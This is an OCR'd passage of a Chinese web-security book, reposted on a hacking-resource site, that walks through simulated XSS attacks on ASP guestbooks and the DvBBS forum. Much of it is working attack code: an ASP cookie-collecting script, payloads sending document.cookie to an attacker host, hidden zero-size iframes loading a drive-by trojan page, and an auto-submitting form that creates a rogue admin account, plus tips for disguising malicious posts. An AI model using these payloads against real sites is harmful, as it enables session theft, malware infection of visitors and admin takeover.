


图 9-27 插入跨站攻击代码

步骤 07 待所有地方都填上跨站攻击测试代码后，单击“提交留言”按钮返回首页，即可弹出“Microsoft Internet Explorer”消息框，提示插入的“XSS”内容，如图 9-28 所示。




图 9-28 “Microsoft Internet Explorer”消息框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



如果弹出“Microsoft Internet Explorer”对话框，则说明脚本代码被执行了。原来那些所谓的“高手”也只是通过这个小小的手段做到的，并不是控制了服务器而修改了文件。

由此可知，此系统存在 XSS 问题，攻击者可以通过构造代码实现跨站脚本的攻击。

3. 利用 XSS 实现盗取 Cookies 案例模拟

返回到管理后台，将“屏蔽 html 功能”和“留言审核开关”回复到原始状态，现在的留言本将拒绝执行用户留言内容中的 html 代码，并且所有留言在管理员没有审核的情况下，都不会显示出来。也就是说，一般网络上正常的留言本程序都是这样设置的。

利用 XSS 盗取管理员 Cookies。根据不同的脚本系统和条件，攻击者可能会选择不同的盗取 Cookies 的技术，有的攻击者喜欢使用 JS，有的攻击者喜欢直接盗取。使用 JS 的攻击者会把如下代码保存为 cookies.asp 文件，再上传到被正常访问的网络空间，具体代码内容如下：

```
<%
Testfile=Server.MapPath("cookies.txt")
Msg=Request("cookies")
Set fs=server.CreateObject("scripting.filesystemobject")
Set thisfile=fs.OpenTextFile(testfile,8,True,0)
Thisfile.writeLine("&msg&")
Thisfile.close
Set fs=nothing
%>
```

假设攻击者上传文件地址为 http://127.0.0.1/cookies.asp，新建一个文件，将如下内容复制进去，保存为 cookies.js 文件：document.forms[0].action='http://www.cangfengzhe.com/cookies.asp'+document.cookie。同样，将上面的 cookies.js 上传到和 cookies.asp 一样的目录。待基本环境构造好之后，攻击者只要将存在跨站漏洞的网站上写入如下代码：

```
<script src=http://www.127.0.0.1/cookies.js></script>
```

当网站的管理员或会员浏览这个页面时，他的 Cookies 信息就会保存到攻击者的空间，只要打开 http://127.0.0.1/cookies.txt 就能查看到窃取的 Cookies 信息了。此外，还有一种方法要更加直接一些，攻击者直接将如下代码保存为 Cookies.asp 即可。其具体代码内容如下：

```
<%
Testfile=Server.MapPath("cookies.txt")
Msg=Request("cookies")
Set fs=server.CreateObject("scripting.filesystemobject")
Set thisfile=fs.OpenTextFile(testfile,8,True,0)
Thisfile.writeLine("&cookie:"msg&" ")
Thisfile.close
Set fs=nothing
%>
```

该段代码与上述代码类似，但使用不同的调用方式，可不用 JS 文件实现盗取。假设文件地址是：http://127.0.0.1/cookies.asp，攻击者只需在存在跨站脚本攻击的地方提交如下代码：

```
<script>document.location='http://127.0.0.1/cookies.asp?msg=+document.cookie</script>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当管理员访问后，也将在此目录下产生 cookies.txt 文件。其实这两种方式没什么特别的区别，根据情况选用即可。下面的案例模拟中采用第二种方法。

选在攻击者可控的空间内放置好上面的 cookies.asp 文件，这个空间最简单的方法是使用免费空间。由于这里是本地测试，可以直接将文件放置在网站的根目录下。放置好文件以后，为了诱使管理员在后台审核的时候能够相信这是一个正常的留言，攻击者通常会伪造一些信息以达到迷惑管理员的目的，经过伪造后填写的信息如图 9-29 所示。




图 9-29 伪造管理员信息

攻击者为了使管理员认为这是一个正常的留言而进行单击，在“您的姓名”、“您的邮箱”、“其他联系方式”、“留言内容”中都填写了相应内容，只是在“您的网站”中插入了 XSS 代码：<script>document.location='http://127.0.0.1/cookies.asp?msg=+document.cookie </script>。单击“提交留言”按钮后，攻击者将会等待管理员审核。

当管理员登录后台，对现有的留言进行审核的时候，看到的将是一条完全正常的新留言，根本没有特别的地方，如图 9-30 所示。管理员直接单击即可看到里面的内容了。页面将直接触发构造的 XSS 语句攻击，也就是攻击者上传到其他空间中的盗取 Cookies 程序开始发挥作用，管理员的 Cookies 已经被发送到空间中了。攻击者使用空间的 URL 访问专门保存盗取 Cookies 的 Cookies.txt 文件，即可看到如图 9-31 所示的信息。



图 9-30 查看伪造的新留言




图 9-31 查看盗取 Cookies 的 Cookies.txt 文件

9.3.2 XSS 挂马攻击案例模拟

所谓挂马就是攻击者利用浏览器等漏洞制作成网页木马后，在被自己入侵的网站页面中隐蔽地嵌入网页木马的地址，让访问此网站的用户在没有察觉的情况下访问网页木马，触发网页木马中的漏洞。

从技术实现来说，挂马一般都是利用浏览器漏洞触发，然后编写成相关的漏洞利用页面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

或者代码，放置在攻击者的网络空间里。这些网页木马大多和系统木马后门一起配套使用，当用户访问触发漏洞之后，攻击者预先定义好的木马后门就会被用户系统悄悄下载并运行，让用户在不知情的情况下，成为攻击者控制的傀儡计算机。

1. XSS 中的挂马代码

与 XSS 盗取 Cookies 不同的是，如果发起挂马攻击，攻击者需使用如下 XSS 攻击代码：

```
<iframe src="http://www.baidu.com/"></iframe>
```

该语句是指在页面中嵌套一个窗口，并在该窗口中引用 http://www.xxx.com/muma.html 页面进行显示，而该页面就是攻击者提前构造好的网页木马地址。

以百度（www.baidu.com）为例，用户在本地一个空白记事本中输入以上代码，并将其保存为 xss.html 文件，如图 9-32 所示。直接运行该页面后即可看到如图 9-33 所示结果。




图 9-32　输入 XSS 攻击代码



图 9-33　显示运行代码结果

由上图可以看到页面中出现了一个框体，就是百度页面内容。当然，在攻击者发起攻击的时候，如果直接使用上面的代码，在成功进行 XSS 攻击之后，原来正常的页面中会出现一个非常明显的窗口，这显然不够隐蔽，于是攻击者会修改上面的代码，构造如下代码：

```
<iframe src=http://www.xxx.com/ width="0" height="0"></iframe>
```

该句代码意思是引用 http://www.xxx.com/muma.html，但这个页面在显示时宽和高都是 0，直接的结果就是用户根本无法用肉眼发现这个页面被调用了。下面仍然以百度为例，在刚刚测试的本地页面中增加一句：<iframe src=http://www.baidu.com/ width="0" height="0"></iframe>将其保存为跨站.html 页面，直接运行该页面即可看到如图 9-34 所示效果。



图 9-34　查看宽和高都是 0 时的挂马页面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由上可以看到，页面中只有一个框体，但实际上却调用了两次百度的页面。

2. XSS 缺陷代码分析

介绍完基本的语句和方法后，下面模拟攻击者进行一次完整的 XSS 挂马攻击，使用的系统是 DvBBS8。动网 8 是现在使用非常多的一个脚本论坛，这个论坛经过几年的风雨，普通的脚本安全问题几乎都被它完善地修补了，因为 XSS 攻击目前还属于比较新的技术，关注的攻击者相对比较高端，所以这个版本动网并没有在 XSS 防御上下大工夫，存在不少的跨站脚本攻击。打开 savepost.asp 文件，其源代码如下：

```
<!--#include file="conn.asp"-->
<!--#include file="inc/const.asp"-->
<!--#include file="inc/dv_clsother.asp"-->
<!--#include file="inc/md5.asp"-->
<!--#include file="inc/ubblist.asp"-->
<!--#include file="inc/Email_Cls.asp"-->
<!--#include file="inc/dv_ubbcode.asp"-->
<!--#include file="inc/code_encrypt.asp"-->
<%
...
```

该段头文件调用代码，动网因为系统庞大、功能繁多，所以系统中有非常多的页面，也定义了大量函数，逐一排查需要大量时间，而此文件中正好又有非常多的其他功能的代码，所以省略了大部分的时间。利用 DreamWeaver 打开存在问题的代码部分，如图 9-35 所示。




图 9-35 存在问题的部分代码

```
voteid=0
 isvote=0
 Dim VoteTemp,VoteTemp1,VoteTemp2
 If Action = 7 Then
     votetype=Dvbbs.Checkstr(request.Form("votetype"))
     If IsNumeric(votetype)=0 or votetype="" Then votetype=0
vote=Dvbbs.Checkstr(trim(Replace(request.Form("vote"),"|","")))
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里就是出现问题的地方，继续跟踪直到出现以下的代码：

```
……
Dvbbs.execute("insert into dv_vote (vote,votenum,votetype,timeout, UArticle,
UWealth,UEP,    UCP,UPower,LockVote)    values    ('"&vote&"','"    &votenum&"','"
&votetype&"','"&votetimeout&"'","    &UArticle&","&    UWealth&","&UEP&","&UCP&","
&UPower&","&LockVote&")")
……
```

从上面代码中可以看出，变量 vote 使用了 Checkstr()函数进行过滤，过滤完后写进数据库中。再查找 Checkstr()函数，其源代码显示如下：

```
……
Publice Function Checkstr(str)
If Isnull(str) then
CheckStr=" "
Exit Function
End If
Str=Replace(Str,Chr(0), " ")
Checkstr=Replace(Str, " ' "," ' ' ")
End Function
……
```

从该段代码可以看出，Checkstr()只过滤了变量 Vote 的单引号“,”、“%00”和“|”，攻击者只要使用双引号“"”来代替单引号“'”就可以进行跨站攻击了。

3. XSS 挂马攻击过程模拟

下面以动网 DVBBS 论坛为例模拟攻击者进行挂码攻击的详细操作。

步骤 01 从网上下载动网 DVBBS 论坛源代码并在 IIS 中进行配置，再打开论坛的主页“index.asp”，如图 9-36 所示。注册一个低权限的用户，随便进入一个版块，单击页面上的“发起投票”按钮，发投票贴，如图 9-37 所示。



图 9-36　动网 DVBBS 主页面




图 9-37　发起投票贴

步骤 02 在“发起投票”页面中添加投票项目，在“投票项目”文本框中添加经典的跨站脚本攻击代码：<script>alert('xss')</script>，填写代码的地方是“投票项目”，其他地方攻击者一般会伪造成正常的信息，如图 9-38 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在伪装完成后，发布投票贴。此时，攻击者发布的投票贴中已经包含 XSS 代码。只要用户访问了这个帖子，都将实现 XSS 攻击。为了测试效果，退出当前用户的登录，然后使用管理员账户登录，访问这个投票贴，如图 9-39 所示。标准的 XSS 框弹出，说明攻击者构造的跨站攻击脚本成功。




图 9-38 添加跨站脚本攻击代码



图 9-39 测试 XSS 攻击

下面的步骤就是攻击者分析页面中过滤的类型，插入典型的挂马 XSS 代码：

```
<iframe  src=http://www.xxx.com/muma.html width=0 height=0>
</iframe>
```

攻击者也可以利用此漏洞盗取管理员 Cookies，再进行 Cookies 欺骗攻击。



如果使用隐藏的方法显示一个网页木马，则用户在查看该帖子时一定会中招被植入木马。如果将该网页框架长和宽都设置为 0，则网页框架是隐藏的，凡浏览该页面的用户都将会在无声无息中遭受到网页木马的攻击。

9.3.3 XSS 提权攻击案例模拟

提权不管在什么地方，含义只有一个：通过某种技术，实现以低级权限获得高级权限的过程，就叫提权。具体来说，就是如何通过 XSS 技术，获得脚本系统的管理员权限。

1. 留言板 XSS 漏洞代码分析

“深度学习留言板”是一个 ASP 的留言板程序，它具有全后台化管理、在线提交、审阅、编辑、删除等功能。同其他的留言板程序一样，这个留言板代码量比较小，但常用功能都实现了。这里重点模拟攻击者对代码的分析，以及攻击者是如何构造相关 XSS 攻击的。

攻击者在发起 XSS 前，一般先会进行代码分析，找到存在缺陷的地方，明确存在缺陷的值是否长度足够到可以进行 XSS 攻击。这个系统的 guestBook_add.asp 页中包含这些内容。

具体的代码如下：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<!--#include file="connDB.asp"-->
<!DOCTYPE  html  PUBLIC  "-//W3C//DTD  XHTML  1.0  Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
    <title>添加留言</title>
 <link rel="stylesheet" type="text/css" href="themes/ base.css"/>
    <link href="themes/default/theme.css" rel="stylesheet" type="text/css" />
```

该段代码定义了调用数据库文件和页面标题、协议等常规项，下面进入页面实际内容部分，具体代码如下：

```
</head>
<body>
    <!--logo 区-->
    <!--#include file="include/include.top.asp" -->
    <div id="guestBook">
        <br />
        <br />
        添加留言<br />
        <%
     response.Write(request.Form("guestName"))
     if (request.Form("guestName")<>"" and request.Form ("guestContent")<>"")
then
          guestName=request.Form("guestName")
          guestFace=request.Form("guestFace")
          guestFrom=request.Form("guestFrom")
          guestQQ=request.Form("guestQQ")
          guestMSN=request.Form("guestMSN")
          guestHomePage=request.Form("guestHomePage")
          guestEmail=request.Form("guestEmail")
          guestTel=request.Form("guestTel")
          guestTitle=request.Form("guestTitle")
          guestContent=request.Form("guestContent")
          guestDatetime=now()
          guestIP=request.ServerVariables("REMOTE_ADDR")
          user_id=0
```

这里是关键，可以看到所有的用户提交数据都没有经过格式化或者过滤，即每个参数攻击者都可以利用。

```
   guestType=0      '0 留言  >0 对应 guest_ID 留言回复
          guestIsPassed=0 '0 不显示 1 显示
       sql="insert     into     tGuestBook     (guestName,guestFace,guestFrom,
guestQQ,guestMSN,guest
HomePage,guestEmail,guestTel,guestTitle,guestContent,guestDatetime,guestIP,us
er_id,guestType,guestIsPassed)values('"&guestName&"','"&guestFace&"','"&guest
From&"','"&guestQQ&"','"&guestMSN&"','"&guestHomePage&"','"&guestEmail&"','"&
guestTel&"','"&guestTitle&"','"&guestContent&"','"&guestDatetime&"','"&guestI
P&"',"&user_id&","&guestType&","&guestIsPassed &")"
          conn.execute(sql)
          response.Write("留言成功!! <br />")
          response.Write("留言审核后才能查看!! <br />")
       else
       %>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里直接将上面接收到的值传入到数据库中即可。该页面剩余代码中是进行各个值的定义，因为太长不再引用，定义归纳如下：

GuestName：姓名　　GuestFace：头像　　GuestFrom：来自于.....
GuestQQ：QQ 信息　　GuestMSN：MSN 信息　　GuestHomePage：主页
GuestEmail：邮箱　　GuestTel：电话

通过上述代码分析可知，基本上所有的字段都是没有过滤的，攻击者可直接利用。在确定存在缺陷可以进行 XSS 后，因为目的是提权，所以攻击者会在本地模拟管理员进行登录。

具体操作步骤如下。

步骤 01 在 IIS 服务器中打开“deep_login.asp”页面，进入“深度空间”系统后台登录界面，如图 9-40 所示。当管理员输入后台管理的“用户名”和“密码”后，单击“登录”按钮，即可成功进入后台管理界面，如图 9-41 所示。




图 9-40　后台登录界面




图 9-41　后台管理界面

步骤 02 选择左侧列表中的“网站用户管理”选项，打开“用户管理”页面，在其中可以增加、删除管理员。这里就是构造提权代码的关键，如图 9-42 所示。单击“添加用户”链接，打开“用户添加管理”页面，在其中添加管理员用户，如图 9-43 所示。




图 9-42　网站用户管理页面




图 9-43　“用户添加管理”页面

步骤 03 打开 adminUser_Add.asp 页面，对整个增加用户的关键代码进行详细分析。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
……
    <title>用户添加</title>
    <link rel="stylesheet" type="text/css" href="../themes/base.css">
    <link       href="../themes/frmRight/frameRight.css"       rel="stylesheet"
type="text/css" />
    <script language="javascript">
    function form1_onsubmit()
    {
    if (document.form1.UserName.value=="")
        {
          document.form1.UserName.focus();
          window.alert("请输入用户名称");
          return false;
         }
```

从这里的判断可知，表单名称为 form1，提交方式是 post，username 是指用户名。

```
    if    (document.form1.password1.value==""    ||    document.form1.password2.
value=="")
        {
          document.form1.password1.focus();
       window.alert("请输入密码!!! ");
          return false;
         }
     if (document.form1.password1.value!= document.form1.password2.value)
        {
         window.alert("两次输入密码不一致,请重输密码!");
         return false;
        }
    }
    </script>
```

以上代码是对用户的两次密码进行比对，如果不一样则返回错误信息。可以得出 password1 和 password2 两个关键名。

```
    <%
    if Request.Form("UserName") <> "" then
    UserName=trim(Request.Form("UserName"))
    password1=MD5(trim(Request.Form("password1")) ,32)
    'password2=Request.Form("password2")
    Purview=Request.Form("Purview")
    sql_serach="select *  from tAdmin where fuserName='"&UserName&"' "
    set rsUserSearch=conn.execute(sql_serach)
    if rsUserSearch.eof and rsUserSearch.bof then
        sql_add="insert                                                    into
tAdmin(fuserName,fpassword,fpurview)values('"&UserName&"','"&password1&"','"&
Purview&"') "
        conn.execute(sql_add)
        response.Write("<p align='center'>用户: ["& UserName &"] 添加成功</p>")
    else
        Response.Write("<p align='center'>["& UserName &"] 已被注册，请注册其他名称
</p>")
    end if
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
rsUserSearch.close
set rsUserSearch=nothing
Call CloseConnDB()
end if
%>
```

该段代码不但定义了参数传递，而且定义了 MD5 加密等操作。

2. 详细 XSS 中的提权代码构造

通过分析上述代码，攻击者可以知道管理员在何时增加新的管理账户。对程序代码来说，需要如下信息。

- 表单名：forml
- 提交方式：post
- 脚本地址：/admin/AdminUser/adminUser_Add.asp
- 新增管理员账户：username
- 新增管理员密码：password1、password2
- 新增管理员分组名：管理员

得到上述信息后，攻击者就会伪造一段符合上述要求的代码，且实现增加管理员操作。

```
<html>
<form name="form1" method="post"
Action="http://127.0.0.1/admin/AdminUser/adminUser_Add.asp?" >
<Input name="userName" value="duoduosixu">
<Input name="password" value="123456">
<Input name="password" value="123456">
<select name="purview" id="purview">
      <option value="管理员">管理员</option>
   </select>
</form>
<SCRIPT language="JavaScript">
Document.form1.submit()
</SCRIPT>
</html>
```

上述代码是以管理员权限新增加一个管理员的所有操作，其中新增加的管理员名是 duoduosixu，密码是 123456，权限等级在系统中是“管理员”。假设攻击者将此页面已经上传到一个可以正常访问的空间中。在知道管理员进行的操作细节后，攻击者现在只缺一个管理员权限，而这个权限的获得当然可以利用前面所讲述的 XSS 盗取 Cookies 的方法，也可以跳过这一步，直接通过构造 XSS，让管理员在毫不知情的情况下就完成新增管理员的操作。

通过最开始的代码分析可知，在“填写留言”的时候是没有经过过滤的，也就是说，攻击者可以直接构造“<iframe…></iframe>”代码，让管理员完成操作。

这里攻击者用到的代码是：<iframe src=http://127.0.0.1/add.html></iframe>



这里没有使用框体的隐藏（width=0、height=0），是为了模拟方便，大家可以看到页面中的框体是存在的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. XSS 提权攻击实例步骤分析

当准备工作完成后，攻击者就可以开始实际攻击了。XSS 提权攻击的具体操作步骤如下。

步骤 01 在 IIS 服务器中打开“index.asp”页面，进入“深度学习留言板”系统主页，如图 9-44 所示。单击页面上方的“我要留言”按钮，打开“添加留言”页面，根据代码分析，填写如图 9-45 所示的内容。




图 9-44 “深度学习留言板”系统主页

